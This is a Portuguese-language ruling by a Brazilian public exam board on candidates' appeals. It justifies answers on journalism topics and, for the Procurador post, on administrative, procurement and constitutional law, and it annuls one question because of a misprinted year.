A infografia é utilizada para a transmissão de mensagens complexas e/ou técnicas, como mensagens de ciência, política, economia, estatística e tecnologia. Ou seja, é um recurso adequado para aquelas reportagens em que o texto só conseguiria detalhar o conteúdo por meio de narrativas muito longas, que cansariam o leitor da internet. A infografia nasceu da intenção dos editores de oferecer um conteúdo visualmente mais atraente para o leitor e que quebrasse com a estrutura da notícia em blocos de textos. Assim, ela é utilizada especialmente para substituir narrativas muito longas e/ou complexas que, possivelmente, cansariam o leitor. O recurso, mais do que trazer maior leveza visual, ajuda o leitor a compreender um fato. Portanto, a infografia nada mais é do que o esforço do editor em traduzir em imagens aquilo que se deseja transmitir.

Em linhas gerais, a infografia pode ser entendida como uma forma de representar imagetivamente a mensagem que se deseja transmitir. Se a princípio, a função dos desenhos gráficos era de complementar uma informação difícil de ser entendida apenas com a descrição textual, hoje uma infografia por si só pode ser notícia, uma vez

que o meio digital permite agregar diversas funcionalidades a um único desenho, desdobrando-o em vários em questão de cliques.

Tendências recentes levaram o jornalismo a adotar uma linguagem mais visual e menos textual, acompanhando a própria evolução da tipografia. Com o advento da internet e de novas tecnologias, a linguagem jornalística se adaptou e investiu nos elementos gráficos como forma de se aproximar de uma geração de indivíduos atraídos por textos rápidos, curtos e com imagens.

Portanto, seja para compilar informações, seja para ilustrar uma reportagem, os infográficos descomplicam determinados temas e ajudam no entendimento de um fato. Se, anteriormente, a infografia era utilizada para complementar uma informação de difícil compreensão, hoje, ela por si só já pode representar a notícia. Além disso, ela parece atender à preferência de um público predominantemente visual, atraído pelos recursos presentes nas diversas plataformas digitais.

Pode-se dizer que a infografia ganhou ainda mais destaque entre os meios digitais. Com as novas possibilidades digitais, uma única ilustração pode, por exemplo, agregar várias funcionalidades acessíveis ao leitor por meio de cliques. A chamada infografia interativa reúne “interatividade, dinâmica, flexibilidade e personalização gerando maior facilidade no entendimento da notícia. Além disso, ela tem a característica de carregar em si o teor multimídia, ao reunir diferentes mídias (foto, vídeo, ilustração, gráfico) em uma mesma narrativa. Nesse sentido, a infografia interativa contrapõe-se àquela que chamamos de infografia estatística.

O infográfico interativo tem a peculiaridade de funcionar como uma peça que possui sentido próprio, sem apresentar redundância em relação ao texto que o acompanha. Além de textos, imagens e links para outros materiais, o recurso pode trazer animações, elementos sonoros e audiovisuais. Sendo assim, diz-se que a infografia digital, ou multimídia, é composta por elementos gráficos (fotografias, imagens, textos) e sonoros (trilhas sonoras, narrações), combinados com recursos de navegação, interatividade e hipertextualidade, os quais estão disponíveis em plataformas na web. Trata-se de um recurso bastante indicado para se narrar fatos e acontecimentos mais complexos.

A infografia digital carrega características que fazem dela um modelo de narrativa típico da era da internet. Isso justamente porque ela reúne interatividade e hipertextualidade, sendo capaz, ao contar um fato, de manter o leitor na página por mais tempo. A interatividade está presente ao se apresentar links para novos caminhos a serem percorridos, complementando a informação principal. Já a interação ocorre por meio de recursos, como links e botões de avançar e voltar, para que o público controle a sua própria navegação e trajetória de leitura. Para muitos pesquisadores, a infografia representa a narrativa típica do público presente no universo on-line. Os infográficos digitais podem apresentar uma narrativa linear ou não linear. Na narrativa linear, o percurso de leitura não pode ser mudado, seguindo um caminho pensado pelo editor. Já na narrativa não linear, ao se oferecerem links e outros recursos, o leitor escolhe qual conteúdo acessará primeiro. Pode-se dizer que, nesse modelo, o jornalista deixa de ser a figura que conta a história (por meio de texto ou vídeo) para assumir o papel daquele que oferece ferramentas (imagens, gráficos, sons) para que o leitor compreenda a informação por si mesmo.

Fonte:

- COSTA, V. M.; TAROUÇO, L. M.; BIAZUS, M. C. Criação de objetos de aprendizagem baseados em infográficos. In: CONGRESO LATINOAMERICANO DE OBJETOS Y TECNOLOGÍAS DEL APRENDIZAJE, 6., 2011, Montevideo. Anales [...]. Montevideo: LACLO, 2011.
- DE PABLOS, J. M. Infoperiodismo. El periodista como creador de infografía. Madrid: Síntesis, 1999.
- RIBEIRO, S. A. Infografia de imprensa: história e análise ibérica comparada. Coimbra: MinervaCoimbra, 2008.
- JESUS, Adriano M V de. et al. Narrativas jornalísticas digitais. Porto Alegre: SAGAH, 2021.

BRANCA	VERDE	AMARELA	AZUL
58	57	51	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A comunicação interna ocorre, portanto, nos chamados fluxos de comunicação. De acordo com Rocha e Trevisan (2019), os fluxos podem ser classificados da seguinte forma:

Fluxo ascendente: envolve a comunicação de baixo para cima, dos níveis hierárquicos mais básicos para a alta cúpula da organização, por meio de instrumentos planejados, como caixa de sugestões, reuniões, sistemas de

consulta e pesquisa de clima organizacional.

Fluxo descendente: envolve a comunicação que vem das lideranças organizacionais em direção ao staff básico-operacional; em geral, carrega consigo a filosofia, as normas e as diretrizes, além da missão, da visão e dos valores da organização.

Fluxo horizontal ou lateral: interdepartamental; a comunicação ocorre no mesmo nível, entre pares, envolve as relações e a troca de informações entre departamentos e setores e carrega consigo a coordenação de esforços na execução das atividades operacionais cotidianas, o entrosamento, a sinergia, o desenvolvimento de produtos e serviços e a inovação.

Fluxo circular: desenvolve-se mais nas organizações informais e favorece a efetividade do trabalho. Envolve todos os níveis e, sem ater-se aos fluxos tradicionais, favorece a amplitude de conteúdo, que tende a ser mais amplo quanto maior for o grau de aproximação das relações interpessoais entre os indivíduos. Envolve uma comunicação que circula entre os membros de um grupo ou equipe, permitindo a troca de informações e a colaboração mútua.

Fonte:

- ROCHA, M.; TREVISAN, N. M. Comunicação empresarial. São Paulo: Saraiva, 2019.
- AGUIAR, Fernanda R. de. et al. Comunicação interna. Porto Alegre: SAGAH, 2019.

BRANCA	VERDE	AMARELA	AZUL
59	52	56	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao ofertarem conteúdo para os jornalistas, as assessorias ganham reputação perante a imprensa, que, por sua vez, confere credibilidade e legitimidade às informações organizacionais divulgadas. Partindo da literatura internacional sobre relações entre organizações e imprensa, Pereira (2014) estabelece quatro modelos de relacionamento; são eles: manipuladores; simbióticos; de troca; e pactuados.

Enquanto, no primeiro, a empresa utiliza estratégias assimétricas para satisfazer seus próprios objetivos, nos dois últimos há ganhos nos dois lados da relação. O terceiro modelo — o simbiótico — é quando as instituições estabelecem uma relação de interdependência, a fim de atingir um objetivo comum, que pode resultar em ganho para as duas partes, mas não necessariamente. Dentro dos modelos, e levando em conta os critérios descritos, existem várias estratégias que podem ser adotadas pelas assessorias de imprensa em seu relacionamento com a imprensa, a fim de garantir o cumprimento de seus objetivos. Pereira (2014) observa que a estratégia empregada pelos assessores que mais contribui de maneira positiva para a reputação da instituição é o relacionamento pessoal. Os jornalistas desejam se encontrar com as suas fontes ou com os assessores de imprensa das empresas sem terem necessariamente uma pauta. Do lado dos assessores, é preciso respeitar a autonomia dos jornalistas em seu trabalho de apuração e reportagem. Para tanto, os assessores devem ser transparentes e profissionais, conhecendo os limites éticos do assessoramento. Embora as empresas possam se mostrar “[...] temerosas em expor seus porta-vozes da maneira como os jornalistas desejam” (PEREIRA, 2014, p. 131), os assessores devem respeitar os jornalistas, “[...] mesmo que isso cause desgaste interno em face da imperdoável ignorância de fato organizacional relevante por parte da assessoria, mas checado por agentes externos, no caso, o repórter” (MARTINUZZO, 2013, p. 98). Ou seja, assessor e jornalista desejam — e, de certa maneira, precisam — estabelecer uma relação “olho no olho” para a construção de um relacionamento simétrico, em que existem ganhos para os dois lados.

Ainda assim, como nota Pereira (2014), relacionamentos manipuladores são comuns em se tratando do tipo de relação entre organizações e imprensa. Um dos exemplos mais citados na literatura é o do chamado spin doctor, caracterizado como “[...] alguém, sobretudo em política, que tenta influenciar a opinião pública através de enfoques favoráveis na informação apresentada ao público” (SERRANO, 2010, p. 92). Esse é um tipo de relação assimétrica, em que um dos lados (normalmente, o assessor) utiliza o outro a fim de garantir uma cobertura favorável à sua instituição. Na prática, como observa Serrano (2010), o spinning — do inglês “girar”, no sentido de adulterar fatos — ocorre pela citação direta dos jornalistas do assessor enquanto fonte, ou quando os jornalistas assumem as análises e as interpretações do assessor, sem se preocuparem com a veracidade das informações e, às vezes, sem revelarem a sua origem. Os jornalistas mais experientes são céticos em relação a essa estratégia assimétrica de relacionamento com a imprensa; todavia, precisam dos assessores para acessar a informação. Já os spin doctors, mestres em tergiversação, “[...] pretendem controlar a informação publicada” (SERRANO, 2010, p.

93). Para tanto, eles se utilizam de uma quantidade de técnicas, que vão desde manipulação da mensagem até troca de favores com os jornalistas. Nesses relacionamentos, embora a imprensa adquira alguns favores — por exemplo, acesso temporário a uma determinada fonte ou informações privilegiadas —, os maiores beneficiados são o assessorado e o assessor, que se utilizam desse benefício concedido como alavanca na barganha com os jornalistas. Assim como o presente é recebido, ele pode ser facilmente retirado. Essa é a exceção. No geral, o relacionamento entre assessoria e organização é profissional, cordial e direto. Assessores e jornalistas têm muito a ganhar mantendo uma boa relação uns com os outros. Como observa Pereira (2014), os jornalistas tendem a preferir assessorias próprias das instituições a agências terceirizadas, pois isso os aproxima das organizações. Se a relação direta com assessores é considerada a principal estratégia dos relacionamentos de sucesso, um modelo bastante usado de relação entre organização e redação é baseado na divulgação de press releases, na realização de follow-ups e no monitoramento de clippings. Os press releases são textos com as informações essenciais de um fato ou uma questão que os assessores gostariam de ver publicados, oferecidos como sugestões de pauta à redação. Já o follow-up é uma técnica para atender à principal preocupação dos assessores, que é a confirmação de que os jornalistas receberam as sugestões de pauta e que elas possuem potencial de uso pelos repórteres. Nesse “seguimento”, como também é conhecida a ferramenta, os assessores entram em contato com os jornalistas via e-mail ou telefone e podem abrir sua escuta para outras demandas dos jornalistas, que têm a oportunidade de falar diretamente com os assessores e pedir-lhes mais esclarecimentos sobre algum fato. Por último, o clipping é: [...] a pesquisa, a reunião, a análise e o arquivamento cotidiano de material publicado em veículos impressos, audiovisuais e digitais (portais, blogs, redes sociais) acerca das organizações, ou de interesses destas; são trabalhosos, mas se configuram como algo essencial no processo de gestão de imagem. (MARTINUZZO, 2013, p. 78).

É uma espécie de monitoramento sistemático do assessorado, a partir do qual se produzem relatórios quantitativos e qualitativos, direcionados aos líderes da instituição. A partir dos relatórios de clipping, é possível averiguar a presença da instituição na imprensa e se a imagem dela é positiva ou negativa. Antigamente, a simples divulgação de notícias (press releases) via mailing padronizado bastava para criar essa relação favorável com a imprensa. Hoje, o uso massivo de mailing lists torna impossível diferenciar as organizações em uma realidade cada vez mais competitiva. Mais do que a distribuição de press releases, atualmente é importante suprir os jornalistas com informações importantes, que possibilitem que eles construam boas matérias. Pelo lado da imprensa, essa disponibilidade pode criar boa vontade dos jornalistas com a instituição, o que pode resultar em um bom posicionamento de imagem da instituição. Para o assessor garantir eficiência no atendimento à mídia, ele “[...] deve manter proximidade, permanência e credibilidade na relação com o seu cliente, ou seja, o assessorado” (CARVALHO; REIS, 2009, p. 58). Para tanto, é necessário que o assessor entenda os processos de produção jornalísticos, reconhecendo o que é notícia e como os materiais podem interessar aos veículos de mídia. É essa relação de troca que vai construir vínculos duradouros entre esses profissionais e a instituição. Todas essas práticas operam a partir de uma ferramenta comum: o mailing.

Diante do exposto, a afirmativa correta descreve a natureza do relacionamento ideal entre assessorias de imprensa e jornalistas, onde ambas as partes colaboram em busca de objetivos comuns, como a divulgação de informações relevantes e a garantia de uma cobertura jornalística precisa e equilibrada.

Fonte:

- CARVALHO, C. A construção da notícia: interseções entre jornalismo e comunicação estratégica. Salvador: Ed.UFBA, 2020.
- PEREIRA, T. O. Estratégias de relacionamento das organizações com a imprensa e seus impactos na reputação corporativa. 2014. 175 f. Dissertação (Mestrado em Ciências da Comunicação) – Universidade de São Paulo, São Paulo, 2014.
- SERRANO, E. Spin doctoring e profissionalização da comunicação política. In: CORREIA, J. C.; FERREIRA, G. B.; ESPÍRITO SANTO, P. (Orgs.). Conceitos de comunicação política. Covilhã: Livros LabCom, 2010. p. 91-99.
- MARTINUZZO, J. A. Seis questões fundamentais da assessoria de imprensa estratégica em rede. Rio de Janeiro: Mauad X, 2013.
- CARVALHO, C.; REIS, L. M. A. Manual prático de assessoria de imprensa. Rio de Janeiro: Elsevier, 2009.
- ALMEIDA, Clarisse de Mendonça e; SILVEIRA, Marcio Telles da; STEGANHA, Roberta. Assessoria de imprensa e outras especificidades no jornalismo. Porto Alegre: SAGAH, 2021.

BRANCA	VERDE	AMARELA	AZUL
60	51	54	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

I. O principal objetivo do fotojornalismo é fornecer uma representação objetiva e imparcial dos fatos. Verdadeiro. O objetivo primordial do fotojornalismo é capturar e transmitir os acontecimentos de forma objetiva e imparcial, sem distorcer a realidade.

II. Uma boa imagem no fotojornalismo deve conter apenas aspectos técnicos corretos, como luz, foco e enquadramento. Falso. Embora os aspectos técnicos sejam importantes, uma boa imagem no fotojornalismo também deve capturar a essência do evento, transmitir emoção e contar uma história.

III. A fotografia no jornalismo não tem o papel de transmitir a essência emocional dos fatos, somente os fatos em si. Falso. Uma das funções da fotografia no jornalismo é transmitir a essência emocional dos fatos, além dos próprios acontecimentos, ajudando a envolver o público emocionalmente.

IV. A credibilidade do fotojornalismo é reforçada pelo fato de que o fotógrafo esteve presente no local e fez o registro dos acontecimentos. Verdadeiro. A presença do fotógrafo no local dos eventos contribui para a credibilidade do fotojornalismo, pois confirma que as imagens capturadas são autênticas e não foram manipuladas.

V. O fotojornalismo surge apenas a partir do século XXI, com o avanço das tecnologias digitais. Falso. O fotojornalismo existe há muito tempo, datando do século XIX com os primeiros jornais ilustrados. O avanço das tecnologias digitais pode ter influenciado a forma como o fotojornalismo é praticado, mas não foi o seu surgimento.

A fotografia percorreu um longo caminho, transformando-se, aprimorando-se e consolidando-se como um importante elemento de informação e comunicação para o jornalismo. Os próprios fotógrafos, que, inicialmente, não possuem formação específica para esse trabalho, atuavam com base na intuição, na sensibilidade e em uma técnica que era individual, visto que não havia um manual que os orientasse em campo. Foram eles próprios que desbravaram as oportunidades e as possibilidades da fotografia na imprensa. Sobre o trabalho do fotógrafo no jornalismo, Sousa (2000, p. 9) o define da seguinte forma: “Sensibilidade, capacidade de avaliar as situações e de pensar na melhor forma de fotografar, instinto, rapidez de reflexos e curiosidade são traços pessoais que qualquer fotojornalista deve possuir, independentemente do tipo de fotografia pelo qual enverede [...]”. As inovações tecnológicas, como lentes e flashes mais fontes, também foram elementos que contribuíram para o fortalecimento do espaço que o fotojornalismo possui hoje junto à imprensa e ao público. Por muito tempo, os editores se mostraram reticentes com a adesão de fotografias na imprensa escrita, pois o trabalho fotográfico era lento, dispendioso demais e pouco prático para a agilidade que o jornalismo demandava. Desse modo, demorou para que a imagem fosse reconhecida também como fonte de informação, o que só foi iniciado a partir do século XIX, com o registro das tragédias no campo de guerra da Europa, tornando os horrores visíveis a um público geograficamente distante do fato.

Para que uma fotografia seja utilizada e tenha bom impacto junto ao público, precisa reunir força noticiosa e força visual (SOUSA, 2000). Assim, consegue-se a máxima do fotojornalismo: representar não apenas o acontecimento, mas também a sua esfera. Embora possa parecer trivial, para o jornalismo, uma boa imagem requer um registro por um ângulo diferente, de um instante, sem supérfluos que passam distrair a atenção do leitor do fato em si. Ou seja, toda a essência do acontecimento precisa estar contida naquela imagem (SOUSA, 2000). Escolher esse momento ideal para o registro é o trabalho do fotojornalista. Sobre as exigências para o trabalho desse profissional, Sousa (2000) define que o fotojornalista precisa ter um olhar seletivo, sentido de oportunidade e reflexos rápidos. Mas o que podemos entender como uma boa imagem para o jornalismo?

Por que uma imagem se torna importante para o jornalismo? Autores compreendem que uma imagem bem classificada é aquela que traz não apenas aspectos técnicos corretos, como luz, foco e enquadramento, mas que também apresenta uma composição de imagens, cores e contrastes, uma vez que a força visual é importante e entendida como o registro único e particular sobre um determinado momento. Há uma série de outros fatores que levam um registro a ter mais “valor” do que outro, como: o número de pessoas envolvidas no fato, os possíveis escândalos ou controvérsias ligados ao fato, novas descobertas da ciência, entre outros. Portanto, há uma escala que define, aos olhos do jornalismo, quais registros merecem um maior destaque do que outros. Ao carregar em si um caráter de verdade incontestável — já que o fotógrafo esteve no local e fez o registro —, a fotografia torna-se relevante ao jornalismo impresso e reivindica-se o uso dessas imagens para dar maior credibilidade para o veículo. Vem daí parte da sua relevância: dar ao leitor a possibilidade de ser testemunha do fato mesmo não estando presente no momento e local em que ele ocorre. Um assunto, sem a devida fotografia,

difícilmente ganha notoriedade e destaque, passando, por vezes, despercebido ao leitor.

Fonte:

- KOSSOY, B. Fotografia & história. Cotia: Ateliê Editorial, 2001.
- SOUSA, J. P. Fojornalismo: uma introdução à história, às técnicas e à linguagem da fotografia na imprensa. Porto: [s. n.], 2002.
- SOUSA, J. P. Uma história crítica do fojornalismo ocidental. Chapecó: Argos, 2000.
- GIACOMELLI, I. L. Critérios de noticiabilidade e o fojornalismo. Discursos Fotográficos, Londrina, v. 4, n. 5, p. 13–36, 2008.
- OLIVEIRA, E. M. Da fotografia analógica à ascensão da fotografia digital. Communicare, São Paulo, v. 5, n. 1, p. 159–165, 2005.
- OLIVEIRA, Ana Paula Silva. et al. Fojornalismo: aplicações e inovações. Porto Alegre: SAGAH, 2019.

Cargo: Procurador

BRANCA	VERDE	AMARELA	AZUL
01	05	03	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam, em síntese, haver ambiguidade nas afirmativas III e IV, o que não merece prosperar. Passemos à análise das assertivas:

“III. O processo administrativo disciplinar deverá ser precedido de sindicância, que formará os elementos de convicção necessários para sua instauração. A abertura de sindicância e a instauração de processo administrativo disciplinar interrompem a prescrição até a decisão proferida pela autoridade competente.”

- O art. 180 do Regime jurídico dos servidores públicos da Câmara Municipal de Belo Horizonte (Lei Municipal nº. 7863/1999) é claro ao dispor que a sindicância somente será utilizada no caso de não haver elementos de convicção suficientes para imediata instauração do processo. Não há que se falar em ambiguidade, portanto, na medida em que o enunciado expressa que “o processo administrativo disciplinar deverá ser precedido”, o que o torna falso.

“IV. O servidor que estiver respondendo a processo administrativo disciplinar não poderá se afastar do serviço e somente poderá ser exonerado a pedido ou aposentado voluntariamente após a conclusão daquele e cumprimento da penalidade que lhe for aplicada.”

- O enunciado tem fulcro no art. 197 da Lei Municipal nº. 7863/1999, sendo transcrição, *ipsis litteris*, do dispositivo legal. É, portanto, verdadeiro.

Some-se aos argumentos acima que os enunciados I e II da questão são verdadeiros, conforme art. 129 e art. 152, XVII, da Lei Municipal nº. 7863/1999, respectivamente.

Confirma-se, assim, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
02	11	05	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais, em síntese, argumentam que o enunciado IV também está correto considerando que o STF tem afastado a aplicação da SV 13 a cargos públicos de natureza política.

Ocorre que mesmo em caso de cargos políticos, será possível considerar a nomeação indevida nas hipóteses de nepotismo cruzado; fraude à lei e inequívoca falta de razoabilidade da indicação, por manifesta ausência de qualificação técnica ou por inidoneidade moral do nomeado. Nesse sentido: STF. 1ª Turma. Rcl 29033 AgR/RJ, rel. Min. Roberto Barroso, julgado em 17/9/2019 (Info 952).

Assim, o trecho “não podendo se considerar tais nomeações indevidas em qualquer caso” é incorreto, tornando falso o enunciado.

Confirma-se, assim, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
03	15	11	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais alegam, em síntese, que o gabarito apontado como correto não se sustenta e que estaria fora do conteúdo programático do certame.

Inicialmente, o conhecimento abordado insere-se no tópico: “10. Agentes Públicos: classificação. Servidores públicos civis. Acesso aos cargos públicos. Formas de provimento. Concurso público. Normas constitucionais sobre servidores.”. Há lastro, portanto, para sua cobrança.

O gabarito apontado como correto se sustenta no julgado pelo STF no RE 1177699/SC, Rel. Min. Edson Fachin, julgado em 27/3/2023 (Repercussão Geral – Tema 1032) (Info 1088).

As demais alternativas não se sustentam, como a seguir apresentado:

- Alternativa “A”: STF. Plenário. ADI 7.458/PB, Rel. Min. Gilmar Mendes, julgado em 11/12/2023 (Info 1120);
- Alternativa “B”: STF. Plenário. ADC 41/DF, Rel. Min. Roberto Barroso, julgado em 8/6/2017 (Info 868);
- Alternativa “D”: STJ. 2ª Turma. AREsp 2.397.514-SP, Rel. Min. Mauro Campbell Marques, julgado em 21/11/2023 (Info 796).

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
04	13	10	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Inicialmente, ressalte-se que é equivocada a alternativa que dispõe que “somente por iniciativa do processado” admitir-se-á a revisão do processo administrativo disciplinar, visto que o art. 197 da Lei Municipal nº. 7863/1999 dispõe que a revisão também poderá se dar de ofício.

No que tange às razões recursais sobre a alternativa apontada como correta, assim dispõe a supramencionada lei: “Art. 201 - Em grau de recurso não poderá ser aduzido fato novo, nem haver agravamento da penalidade sugerida. (...)”

Art. 207 - Da revisão não poderá resultar agravamento de penalidade.”

Tais dispositivos encontram-se em capítulo dedicado ao recurso e revisão, se tratando de normas especiais.

Ademais, os arts. 198 e 205 estabelecem a competência do presidente para as decisões do recurso contra o ato de aplicação da penalidade e quanto à revisão.

Saliente-se, por fim, que a questão é expressa ao solicitar o conhecimento da Lei Municipal nº. 7863/1999, descabendo a extrapolação a outros diplomas legais ou contextos.

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
05	12	08	09

Recurso Prejudicado. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam linha de argumentação que corresponde justamente ao gabarito preliminar divulgado, motivo pelo qual são prejudicadas. Provavelmente o recorrente não visualizou o gabarito para o tipo/cor de prova correto.

BRANCA	VERDE	AMARELA	AZUL
06	08	13	03

Recurso Prejudicado. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam linha de argumentação que corresponde justamente ao gabarito preliminar divulgado, motivo pelo qual são prejudicadas. Provavelmente o recorrente não visualizou o gabarito para o tipo/cor de prova correto.

BRANCA	VERDE	AMARELA	AZUL
08	04	14	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As alegações recursais alegam, em síntese, que a fundação privada de apoio à universidade pública que presta serviço público teria responsabilidade subjetiva pelos prejuízos causados a terceiros. Utilizam, para tanto, entendimento doutrinário que trata das entidades do terceiro setor em caráter amplo.

Como apontado no gabarito preliminar divulgado, trata-se de fundação privada de apoio à universidade pública que presta serviço público, o que justifica a peculiaridade do entendimento exposto.

Nesse sentido: STJ. 2ª Turma. AREsp 1.893.472-SP, Rel. Min. Og Fernandes, julgado em 21/06/2022 (Info 744).

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
09	02	07	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o art. 92, § 3º, da Lei Federal nº. 14.133/2021: “Independentemente do prazo de duração, o contrato deverá conter cláusula que estabeleça o índice de reajustamento de preço, com data-base vinculada à data do orçamento estimado, e poderá ser estabelecido mais de um índice específico ou setorial, em conformidade com a realidade de mercado dos respectivos insumos”. Assim, Tício e Mévio estão equivocados.

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
10	06	02	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As afirmativas apresentadas para julgamento são a seguir fundamentadas (dispositivos da Lei Federal nº. 14.133/2021):

- Afirmativa I: correta, conforme art. 74, III, alínea “f”;
- Afirmativa II: correta, conforme art. 75, XV;
- Afirmativa III: incorreta, visto que a justificativa de preço deve constar do processo de contratação direta (art. 72, VII). Ademais, não se verifica inviabilidade de competição na dispensa de licitação.

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
11	03	01	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

É vedada a exigência de atestados com experiências anteriores que demonstrem a execução, em locais específicos, de quantidades mínimas de até cinquenta por cento das parcelas de maior relevância ou valor significativo do objeto da licitação. O art. 67, §2º, da Lei Federal nº. 14.133/2021, é claro ao dispor que são vedadas limitações de tempo e de locais específicos relativas aos atestados.

Ademais, é possível exigir certidão ou atestado que demonstre que o licitante tenha executado serviços similares ao objeto da licitação, em períodos sucessivos ou não, por um prazo mínimo, que não poderá ser superior a 3 (três) anos, nos termos do art. 67, §5º.

Confirma-se, assim, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
12	10	15	11

Recurso Prejudicado. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam linha de argumentação que corresponde justamente ao gabarito preliminar divulgado, motivo pelo qual são prejudicadas. Provavelmente o recorrente não visualizou o gabarito para o tipo/cor de prova correto.

BRANCA	VERDE	AMARELA	AZUL
13	09	04	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O gabarito apontado como correto se sustenta no recente julgado pelo STJ no RECURSO ESPECIAL Nº 1872260 – SP. STJ - SEGUNDA TURMA. Relator: Marco Aurélio Bellizze. Julgamento: 04/10/2022. Publicação: 07/10/2022.

Assim, o entendimento atual da Corte é de não haver responsabilidade sobre a segurança dos usuários parados na praça de pedágio, o que torna a alternativa “D” incorreta.

Ademais, no mesmo REsp 1.872.260-SP, é mencionado que a jurisprudência da Corte Superior pacificou-se no sentido de que a concessionária que administra rodovia mantém relação consumerista com os respectivos usuários, o que também atrai a responsabilidade objetiva, o que torna a alternativa “B” incorreta.

Confirma-se, assim, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
14	07	09	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As afirmativas apresentadas para julgamento são a seguir fundamentadas (dispositivos da Lei Federal nº. 14.133/2021):

- Afirmativa I: falso
 - STF. Plenário. ADI 4197/SE, Rel. Min. Roberto Barroso, julgado em 1º/3/2023 (Info 1085).
- Afirmativa II: falso
 - STF. Plenário. ADI 6180/SE, Rel. Min. Dias Toffoli, julgado em 15/8/2023 (Info 1104).
- Afirmativa III: verdadeira
 - STF. Plenário. RE 716378/SP, Rel. Min. Dias Toffoli, julgado em 1º e 7/8/2019 (repercussão geral) (Info 946).

Ratifica-se, portanto, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
15	01	12	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais, em síntese, alegam que o gabarito apontado como correto não pode se sustentar, visto que utilizou o termo “exclusiva” para tratar de competência expressa no art. 22, XI, da CRFB/88. Para isso, argumentam que essa é a redação da Carta Magna.

Ocorre que a utilização de tal termo não invalida o enunciado expresso, visto que há linha de doutrinadores (dentre os quais citam-se FERNANDA DIAS MENEZES DE ALMEIDA, GILMAR MENDES, ALEXANDRE DE MORAES E

BERNARDO GONÇALVES), que sustentam não haver uma diferença semântica entre exclusiva e privativa. Nesse sentido:

“É interessante notarmos, que, além da diferença no que tange às competências administrativas e legislativas previstas para a União, a doutrina de José Afonso da Silva defende que as competências administrativas devem ser intituladas de competências exclusivas, isso porque, segundo o autor, a competência exclusiva é aquela na qual não há possibilidade de delegação. Um outro exemplo, também previsto na Constituição, seria o art. 49 da CR/88. Para o mesmo professor, a competência privativa é aquela em há possibilidade de delegação, conforme expresso no § único do próprio art. 22 da CR/88. Outro exemplo seria o art. 84 da CR/88. Porém, é mister salientarmos que existe uma corrente doutrinária que estabelece uma crítica à tese defendida por José Afonso. Nesse sentido, a corrente com a qual filiamos entende que a teoria desenvolvida pelo professor paulista se mostra inadequada à luz da atual Constituição, visto que o próprio Constituinte Originário não a levou em consideração. Como exemplos que corroboram a opinião dessa doutrina, podemos citar o art. 51 e o art. 52 da CR/88. Nesses artigos, está explicitada a competência privativa da Câmara dos Deputados e do Senado, todavia, sem qualquer possibilidade de delegação. (...) Essa é a posição de Fernanda Dias Menezes de Almeida, Manoel Gonçalves Ferreira Filho, Gilmar Ferreira Mendes, entre outros. Esses autores entendem a nosso ver acertadamente que não há diferença entre o termo exclusiva e privativa, podendo eles serem usados indistintamente”.

Ademais, o próprio STF utiliza-se, por vezes, do termo “exclusiva” no sentido dado à questão. Vide, a título de exemplo: ADI 2606/SC e ADI n. 2.328/SP.

Ademais, apresenta-se a seguir os fundamentos pelos quais as demais alternativas são incorretas:

- Alternativa “A”: art. 175, CRFB e RE 1178950 AgR, Relator(a): RICARDO LEWANDOWSKI, Segunda Turma, julgado em 06/12/2019, PROCESSO ELETRÔNICO DJe-282 DIVULG 17-12-2019 PUBLIC 18-12-2019;
- Alternativa “B”: art. 25, §2º, CRFB;
- Alternativa “D”: Plenário. ADI 2340/SC, rel. Min. Ricardo Lewandowski, 6.3.2013.

Confirma-se, assim, o gabarito preliminar divulgado.

BRANCA	VERDE	AMARELA	AZUL
17	24	19	16

Recurso Procedente. Questão Anulada.

Recorrem os candidatos informando que a opção escolhida pela banca contém erro, o que faz com que a questão não tenha uma opção válida devendo ser anulada. O erro alegado na letra D é a indicação do ano de publicação do anterior código civil de 1916 para 2016: “Apesar de proibida a constituição de enfiteuses ou subenfiteuses, as já existentes, quando da vigência do código atual, continuaram subordinadas às disposições do anterior, Lei 3.071/2016 e leis posteriores.”.

Razão assiste aos recorrentes, o Código Civil anterior à Lei 10.406 é a Lei 3.071, publicada em 01/01/1916. Sendo assim, ao indicar ano diferente daquele em que a lei foi publicada, torna a questão errada, devendo ser anulada, por falta de opção correta.

Fonte:

- C.Civil L. 10406/02, Art. 2.038. Fica proibida a constituição de enfiteuses e subenfiteuses, subordinando-se as existentes, até sua extinção, às disposições do Código Civil anterior, Lei n o 3.071, de 1o de janeiro de 1916, e leis posteriores.

BRANCA	VERDE	AMARELA	AZUL
19	21	16	17

